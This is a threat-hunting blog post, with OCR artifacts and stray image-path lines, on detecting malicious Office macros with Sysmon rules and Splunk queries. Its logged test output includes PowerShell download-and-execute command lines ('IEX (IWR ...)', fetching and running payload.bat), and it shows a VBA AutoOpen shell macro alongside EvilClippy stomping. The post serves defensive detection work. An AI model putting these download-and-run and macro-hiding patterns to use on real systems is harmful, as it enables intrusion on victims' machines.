# Hunting Malicious Macros



Hunting Malicious Macros

1. 1.
   Hunting Malicious Macros

Taking a look at the MITRE ATT&CK page for malicious macros, it's clear that this technique is a favourite among APT groups.

Microsoft Office is indeed ubiquitous in a corporate office setting and presents defenders with a very large attack surface.

"*Just disable macros*" is a great idea, but many critical business processes run on the back of decades-old macros; for better or for worse.

To get a sense of how widely malicious macros are utilized, take a look at the technique via MITRE: T1566.001
In this post I will cover detection techniques that provide relatively robust coverage for detecting malicious macros in your own environment. I'll be using Sysmon to generate the log data and Splunk to query that data, I'll also highlight some Sigma rules that can help with Macro detections.

Before I dive in, I need to acknowledge that this work **definitely** stands on the shoulders of giants and I'll be referencing their work heavily throughout.

---


Atomic Red Team

Red Canary have done the defensive world a huge solid and have provided a script that generates macros for you so that detections can be tested, so let's start there:

Blog Post
Script Used

```
Note: Originally these macro tests download other scripts from the Red Canary repo to do other things with the macro, for the purposes of my testing, however, I only wanted to test the original macro execution so I modified these scripts slightly to just call out to Google instead of running the full blown tests.
```

We generate our macro, which outputs an Excel file:




Now let's take a look at what Sysmon shows us when this macro is executed, using the SwiftOnSecurity Config
Using this basic Splunk Query:

1

index=sysmon EventCode=1 Image=*Excel*

2

| table Image,ParentImage,CommandLine

Copied!

Gives us these results:

| Image | ParentImage | CommandLine |
| --- | --- | --- |
| C:\Program Files (x86)\Microsoft Office\root\Office16\EXCEL.EXE | C:\Windows\explorer.exe | "C:\Program Files (x86)\Microsoft Office\Root\Office16\EXCEL.EXE" "C:\Users\Anton\Desktop\Macro Tests\MacroTest.xls" |

Not very interesting, the typical "Excel has Spawned PowerShell or a Command Prompt" detection has failed here, as these macros use techniques which circumvent this particular detection (More details about this are in the Red Canary Blog post linked above)

If we observe Excel behaviour through something like Procmon, we can see that Excel loads specific DLLs when a macro is loaded. We can configure Sysmon to look for this type of behaviour.

Let's enhance our Sysmon config a little bit with the following:

1

```
<RuleGroup name="" groupRelation="or">
2
<ImageLoad onmatch="include">
3
<Rule name="Macro Image Load" groupRelation="or">
4
<ImageLoaded condition="end with">VBE7INTL.DLL</ImageLoaded>
5
<ImageLoaded condition="end with">VBE7.DLL</ImageLoaded>
6
<ImageLoaded condition="end with">VBEUI.DLL</ImageLoaded>
7
</Rule>
8
</ImageLoad>
9
</RuleGroup>
```

Copied!


With this logic, we should see an event when any of the above DLLs are loaded.

After updating the Sysmon config and running the macro again, we can now do something like:

```
1
index=sysmon RuleName="Macro Image Load"
2
| stats values(ImageLoaded) by Image
```

Copied!

Which gives us these results:



| Image | values(ImageLoaded) |
| --- | --- |
| C:\Program Files (x86)\Microsoft Office\root\Office16\EXCEL.EXE | C:\Program Files (x86)\Microsoft Office\root\vfs\ProgramFilesCommonX86\Microsoft Shared\VBA\VBA7.1\1033\VBE7INTL.DLL<br>C:\Program Files (x86)\Microsoft Office\root\vfs\ProgramFilesCommonX86\Microsoft Shared\VBA\VBA7.1\VBE7.DLL<br>C:\Program Files (x86)\Microsoft Office\root\vfs\ProgramFilesCommonX86\Microsoft Shared\VBA\VBA7.1\VBEUI.DLL |

Now we know that a macro was executed by Excel which is a great start. As mentioned earlier, these macro tests break typical process hierarchy detections, so searching for what spawned out of Excel directly is not going to work in this case.

All we know so far from a detection standpoint is that Excel executed some kind of macro, but we don't know what the macro did or whether it was malicious or not. We can, however, pivot off the data point that we *do* have and group our events by time to see what was launched around the time that the Excel macro was executed.

1

index=sysmon

2

| bin span=5s _time

3


| stats values(RuleName),values(Image),values(CommandLine) by _time

Copied!

We group our events into buckets of 5 second time intervals - my thinking here is the malicious processes executed via the macro may not spawn directly from Excel, but they would be grouped together tightly by time.

In this query, I am not querying for a specific event type, I just want to see all Sysmon events grouped into time buckets, and then I want to take a look at the events surrounding the "Macro Image Load" rule name.

Let's take a look at the results:




| _time | values(RuleName) | values(Image) | values(CommandLine) |
| --- | --- | --- | --- |
| 2020-05-23 10:18:25 | -<br>Macro Image Load | C:\Program Files (x86)\Microsoft Office\root\Office16\EXCEL.EXE<br>C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe<br>C:\Windows\System32\cmd.exe<br>C:\Windows\System32\conhost.exe<br>C:\Windows\System32\sppsvc.exe<br>C:\Windows\System32\svchost.exe | "C:\Program Files (x86)\Microsoft Office\Root\Office16\EXCEL.EXE" "C:\Users\Anton\Desktop\Macro Tests\MacroTest.xls"<br>"C:\Windows\System32\cmd.exe" /c powershell.exe IWR -uri "www.google.ca" -OutFile "~\Documents\payload.bat" ; ~\Documents\payload.bat<br>C:\Windows\System32\svchost.exe -k LocalSystemNetworkRestricted -p -s WdiSystemHost<br>C:\Windows\system32\sppsvc.exe<br>\??\C:\Windows\system32\conhost.exe 0xffffffff -ForceV1<br>powershell.exe IWR -uri "www.google.ca" -OutFile "~\Documents\payload.bat" ; ~\Documents\payload.bat |

We caught some false positives in our little dragnet, but also found the 'malicious' commands executed by our macro.

Continuing with the Red Canary macro tests, let's look at option 2 in the tests: *Chain Reaction Download and execute with Excel, wmiprvse*

Using the same time bucketing technique, we can see the execution of wmiprvse.exe around the time that an Excel macro was launched:



| _time | values(RuleName) | values(Image) | values(CommandLine) | values(ParentCommandLine) | values(ParentImage) |
|---|---|---|---|---|---|
| 2020-05-23 10:46:45 | -<br>Macro Image Load | C:\Program Files (x86)\Microsoft Office\Root\Office16\EXCEL.EXE<br>C:\Program Files (x86)\Microsoft Office\root\Office16\EXCEL.EXE<br>C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe<br>C:\Windows\System32\cmd.exe<br>C:\Windows\System32\conhost.exe<br>C:\Windows\System32\svchost.exe | "C:\Program Files (x86)\Microsoft Office\Root\Office16\EXCEL.EXE" "C:\Users\Anton\Desktop\MacroTest2.xls"<br>C:\Windows\System32\svchost.exe -k LocalSystemNetworkRestricted -p -s WdiSystemHost<br>\??\C:\Windows\system32\conhost.exe 0xffffffff -ForceV1<br>cmd.exe /c powershell.exe IEX ( IWR -uri 'www.google.ca')<br>powershell.exe IEX ( IWR -uri 'www.google.ca') | C:\Windows\Explorer.EXE<br>C:\Windows\system32\services.exe<br>C:\Windows\system32\wbem\wmiprvse.exe<br>cmd.exe /c powershell.exe IEX ( IWR -uri 'www.google.ca') | C:\Windows\System32\cmd.exe<br>C:\Windows\System32\services.exe<br>C:\Windows\System32\wbem\WmiPrvSE.exe<br>C:\Windows\explorer.exe |

If we observe Excel behaviour when launching normally versus launching a macro that loads wmiprvse.exe, we can see the wbemdisp.dll being loaded, so let's add that to our Sysmon config as well:

1

<Rule groupRelation="and" name="Office WMI Image Load">

2

<Image condition="begin with">C:\Program Files (x86)\Microsoft Office\root\Office16\
</Image>

3

<ImageLoaded
condition="is">C:\Windows\SysWOW64\wbem\wbemdisp.dll</ImageLoaded>

4


</Rule>

Copied!

I came across this particular detection technique in Samir's fantastic blog post: https://blog.menasec.net/2019/02/threat-hunting-doc-with-macro-invoking.html
*If you are at all interested in Threat Hunting, I highly encourage you to check that blog out and give Samir a follow*

This rule will fire when the wbemdisp.dll is loaded by any executable within the Office16 folder, it can be tuned to be more specific as well.

Here's what the data looks like in Splunk:




Now let's take a look at the Red Canary tests number 4 and 5 - Shell and ShellBrowserWindow. These two methods interact with COM, so we can configure our Sysmon Config as follows:

1

<Rule groupRelation="and" name="Office COM Image Load - Combase">

2

<Image condition="begin with">C:\Program Files (x86)\Microsoft Office\root\Office16\
</Image>

3

<ImageLoaded condition="is">C:\Windows\SysWOW64\combase.dll</ImageLoaded>

4

</Rule>

5

<Rule groupRelation="and" name="Office COM Image Load - coml2">

6

<Image condition="begin with">C:\Program Files (x86)\Microsoft Office\root\Office16\
</Image>

7

<ImageLoaded condition="is">C:\Windows\SysWOW64\coml2.dll</ImageLoaded>

8

</Rule>

9

<Rule groupRelation="and" name="Office COM Image Load - comsvc">

10

<Image condition="begin with">C:\Program Files (x86)\Microsoft Office\root\Office16\
</Image>

11

<ImageLoaded condition="is">C:\Windows\SysWOW64\comsvcs.dll</ImageLoaded>

12

</Rule>

Copied!

Firing up our macros again and looking at the following Splunk query:

1

index=sysmon Image=*Excel*

2

| stats values(ImageLoaded) by Image,RuleName

Copied!

We can see Excel loading the Macro as well as COM DLLs:

| Image | RuleName | values(ImageLoaded) |
| --- | --- | --- |
| C:\Program Files (x86)\Microsoft Office\root\Office16\EXCEL.EXE | Office COM Image Load - comsvc | C:\Windows\SysWOW64\comsvcs.dll |
| C:\Program Files (x86)\Microsoft Office\root\Office16\EXCEL.EXE | Office COM Image Load - coml2 | C:\Windows\SysWOW64\coml2.dll |
| C:\Program Files (x86)\Microsoft Office\root\Office16\EXCEL.EXE | Office COM Image Load - Combase | C:\Windows\SysWOW64\combase.dll |
| C:\Program Files (x86)\Microsoft Office\root\Office16\EXCEL.EXE | Office COM Image Load | C:\Windows\SysWOW64\combase.dll |
| C:\Program Files (x86)\Microsoft Office\root\Office16\EXCEL.EXE | Macro Image Load | C:\Program Files (x86)\Microsoft Office\root\vfs\ProgramFilesCommonX86\Microsoft Shared\VBA\VBA7.1\1033\VBE7INTL.DLL<br>C:\Program Files (x86)\Microsoft Office\root\vfs\ProgramFilesCommonX86\Microsoft Shared\VBA\VBA7.1\VBE7.DLL<br>C:\Program Files (x86)\Microsoft Office\root\vfs\ProgramFilesCommonX86\Microsoft Shared\VBA\VBA7.1\VBEUI.DLL |


Now we know that Excel launched some kind of macro, and used COM, neat!

---

Excel 4 Macros

Outflank publishes tons of next-level macro techniques regularly, let's take a look at the following script which is a Proof of Concept which uses COM to generated an Excel 4 Macro to load Shellcode via JScript.
A few things stand out as abnormal using this technique, using the data we have already in our Sysmon config, we can see:

- Excel Loading a COM DLL
- Excel being launched from a non-standard directory



| EventDescription | Image | ImageLoaded | CurrentDirectory | RuleName |
|---|---|---|---|---|
| Image Load | C:\Program Files (x86)\Microsoft Office\root\Office16\EXCEL.EXE | C:\Windows\SysWOW64\combase.dll | - | Office COM Image Load - Combase |
| Process Create | C:\Program Files (x86)\Microsoft Office\root\Office16\EXCEL.EXE | - | C:\Windows\system32\ | - |
| Process Create | C:\Program Files (x86)\Microsoft Office\root\Office16\EXCEL.EXE | - | C:\Program Files (x86)\Microsoft Office\Root\Office16\ | - |

---

RunPE

I used Clement Labro's implementation of RunPE in my testing, you can grab it here and read more about it here:

https://itm4n.github.io/vba-runpe-part1/
https://itm4n.github.io/vba-runpe-part2/

Clement describes the technique succinctly:

> [RunPE] consists in running code inside the memory of a legit process in order to hide its actual activity.

To my simpleton brain, if I hear "*inside the memory of a legit process*" I think of injection, so let's configure our Sysmon config to look for this, with the following snippet:


```
1

<RuleGroup name="" groupRelation="or">

2

<ProcessAccess onmatch="include">

3

<Rule groupRelation="and" name="Office Injection via VBA">

4

<SourceImage condition="begin with">C:\Program Files (x86)\Microsoft Office\Root\Office16\
</SourceImage>

5

<CallTrace condition="contains">\Microsoft Shared\VBA</CallTrace>

6

</Rule>

7

</ProcessAccess>
```

8

</RuleGroup>

Copied!

Taking a look at the data this produces, we see Word injecting into Word via VBA:



| RuleName | SourceImage | TargetImage | CallTrace |
|---|---|---|---|
| Office Injection via VBA | C:\Program Files (x86)\Microsoft Office\Root\Office16\WINWORD.EXE | C:\Program Files (x86)\Microsoft Office\root\Office16\WINWORD.EXE | C:\Windows\SYSTEM32\ntdll.dll+9c584\|C:\Windows\SYSTEM32\ntdll.dll+a6fca\|C:\Windows\SYSTEM32\ntdll.dll+2448\|C:\Windows\System32\wow64.dll+1f46e\|C:\Windows\System Files (x86)\Common Files\Microsoft Shared\VBA\VBA7.1\VBE7.DLL+f189(wow64)\|C:\Program Files (x86)\Common Files\Microsoft Shared\VBA\VBA7.1\VBE7.DLL+72ab(wow64)\|C Office\Root\Office16\wwlib.dll+df942d(wow64) |
| Office Injection via VBA | C:\Program Files (x86)\Microsoft Office\Root\Office16\WINWORD.EXE | C:\Program Files (x86)\Microsoft Office\root\Office16\WINWORD.EXE | C:\Windows\SYSTEM32\ntdll.dll+9c584\|C:\Windows\SYSTEM32\ntdll.dll+a6fca\|C:\Windows\SYSTEM32\ntdll.dll+2448\|C:\Windows\System32\wow64.dll+1f52a\|C:\Windows\System Files (x86)\Common Files\Microsoft Shared\VBA\VBA7.1\VBE7.DLL+f189(wow64)\|C:\Program Files (x86)\Common Files\Microsoft Shared\VBA\VBA7.1\VBE7.DLL+72ab(wow64)\|C Office\Root\Office16\wwlib.dll+df942d(wow64) |
| Office Injection via VBA | C:\Program Files (x86)\Microsoft Office\Root\Office16\WINWORD.EXE | C:\Program Files (x86)\Microsoft Office\root\Office16\WINWORD.EXE | C:\Windows\SYSTEM32\ntdll.dll+9d934\|C:\Windows\System32\wow64.dll+104f8\|C:\Windows\System32\wow64.dll+fce0\|C:\Windows\System32\wow64.dll+7123\|C:\Windows\System3 Office\Root\Office16\AppVIsvSubsystems32.dll+473df(wow64)\|C:\Program Files (x86)\Microsoft Office\Root\Office16\AppVIsvSubsystems32.dll+46edc(wow64)\|C:\Program Shared\VBA\VBA7.1\VBE7.DLL+72ab(wow64)\|C:\Windows\System32\OLEAUT32.dll+37eff(wow64)\|C:\Program Files (x86)\Common Files\Microsoft Shared\VBA\VBA7.1\VBE7.DLL+4c |

Putting the pieces together a little bit, we're starting to get a good idea of what our Office Processes are doing, we can see:

> WMI ImageLoads by Office Processes
>
> VBA ImageLoads by Office Processes
>
> Office Injections via VBA
>
> COM use by Office Processes

---

Evil Clippy

EvilClippy is a tool created by Outflank that provides functionality to stomp VBA code and hide macros from the Office GUI, you can grab the tool here:

https://github.com/outflanknl/EvilClippy
And read more about VBA Stomping here:

https://vbastomp.com/
I want to keep things super simple so I'm using the following "real" VBA code:

1

Sub AutoOpen()

2

Call Shell("powershell.exe", vbNormalFocus)

3

End Sub

Copied!

To launch a PowerShell Window when I open up my Word doc, but I'm using EvilClippy to 'stomp' the document with the following VBA Code:

1

Sub AutoOpen()

2

Call Shell("calc.exe", vbNormalFocus)


3

End Sub


Copied!

This is what my document looks like, the VBA code is telling me the macro will launch calc, but when I Enable Content, the document will launch PowerShell instead, sneaky!

Fake Macro Code:




What the document actually does:




While Sysmon can't detect VBA Stomping specifically, our current Sysmon config gives us a bunch of clues that a macro was executed and that our Word document executed PowerShell.

Looking at the following Splunk query:

1

index=sysmon EventCode=10

2

| table SourceImage,TargetImage,RuleName

Copied!

We can see our earlier injection Sysmon config snippet being put to work:


| SourceImage | TargetImage | RuleName |
| --- | --- | --- |
| C:\Program Files (x86)\Microsoft Office\Root\Office16\WINWORD.EXE | C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe | Office Injection via VBA |

---

Putting it together - Covenant

Thus far we've looked at isolated techniques, but how well does our Sysmon configuration work for a macro that launches a Covenant stager - let's find out.

Covenant is available here: https://github.com/cobbr/Covenant - thank you Ryan!
And I am using the following post to generate my Macro: https://3xpl01tc0d3r.blogspot.com/2020/02/gadgettojscript-covenant-donut.html - Thank you Chirag!
With everything in place, we can start our Word document and confirm that we see the callback in Covenant:




Checking our logs, we see that the VBA Images were loaded, so we know a macro ran, but not much else, there's no processes spawned from Word since everything happens in memory. How can we enhance our detections further?

We know that Covenant is a .NET framework, so we can assume that it needs to load some type of .NET DLLs at startup.

Let's add the following to our Sysmon config:

1

<Rule groupRelation="and" name="Office .NET Abuse: Assembly DLLs">

2

<Image condition="begin with">C:\Program Files (x86)\Microsoft Office\root\Office16\
</Image>

3

<ImageLoaded condition="begin with">C:\Windows\assembly\</ImageLoaded>

4

</Rule>

5

<Rule groupRelation="and" name="Office .NET Abuse: GAC">

6

<Image condition="begin with">C:\Program Files (x86)\Microsoft Office\root\Office16\
</Image>

7

<ImageLoaded condition="begin
with">C:\Windows\Microsoft.NET\assembly\GAC_MSIL</ImageLoaded>

8

</Rule>

9

<Rule groupRelation="and" name="Office .NET Abuse: CLR">

10

<Image condition="begin with">C:\Program Files (x86)\Microsoft Office\root\Office16\
</Image>

11

<ImageLoaded condition="end with">clr.dll</ImageLoaded>

12

</Rule>

Copied!

Let's run our macro again and check the logs with the following query:

1

index=sysmon EventCode=7

2

